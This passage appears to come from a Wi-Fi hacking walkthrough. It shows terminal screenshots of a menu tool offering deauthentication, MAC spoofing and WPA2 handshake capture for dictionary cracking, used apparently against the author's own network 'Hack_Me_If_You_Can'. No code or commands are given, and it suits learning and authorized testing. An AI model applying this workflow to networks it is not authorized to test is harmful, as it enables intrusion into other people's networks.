


```
wifi tool: MrLaki5: 0.1v
==================================================
 0: Install packages
 1: Select network device
 2: Device info
 3: Activate monitor mode
 4: Activate monitor mode and change mac address
 5: Change MAC address
 6: Scan network
 7: Select router
 8: Kill processes using network device
 9: Send global deauthentication
10: Scan for network acknowledge on selected router
11: Select dictionary
12: Break network password from acknowledge
13: Check broken password
14: Exit
Command: 7
```

It displays MAC addresses of all the wireless routers.




```
==================================================
wifi tool: MrLaki5: 0.1v
==================================================
Routers:
0: [redacted]
1: [redacted]
2: [redacted]
3: [redacted]
4: [redacted]
5: [redacted]
6: [redacted]
7: [redacted]
8: [redacted]
```




```
34: [redacted]
35: [redacted]
36: [redacted]
37: [redacted]
38: [redacted]
39: 64:[redacted]:7C
40: [redacted]
41: [redacted]
42: [redacted]
Choose router (-1 to exit): 39
```

The MAC address I want to target is in 39. of network “Hack_Me_If_You_Can”. Option "10" is to scan for network acknowledgement. This shows the network along with the clients connected to that network.




```
wifi tool: MrLaki5: 0.1v
==================================================
 0: Install packages
 1: Select network device
 2: Device info
 3: Activate monitor mode
 4: Activate monitor mode and change mac address
 5: Change MAC address
 6: Scan network
 7: Select router
 8: Kill processes using network device
 9: Send global deauthentication
10: Scan for network acknowledge on selected router
11: Select dictionary
12: Break network password from acknowledge
13: Check broken password
14: Exit
Command: 10
```




```
CH  6 ][ Elapsed: 48 s ][ 2021-12-09 06:48 ][ fixed channel wlan0mon: 3

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH

64:[redacted]:7C  -33   0       22        2    0   6  135   WPA2 CCMP   PSK

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Pro

64[redacted]:7C  82[redacted]:46  -33   24e- 1      0       2
64[redacted]:7C  20:[redacted]:EF  -36    0 - 1      0       4
```

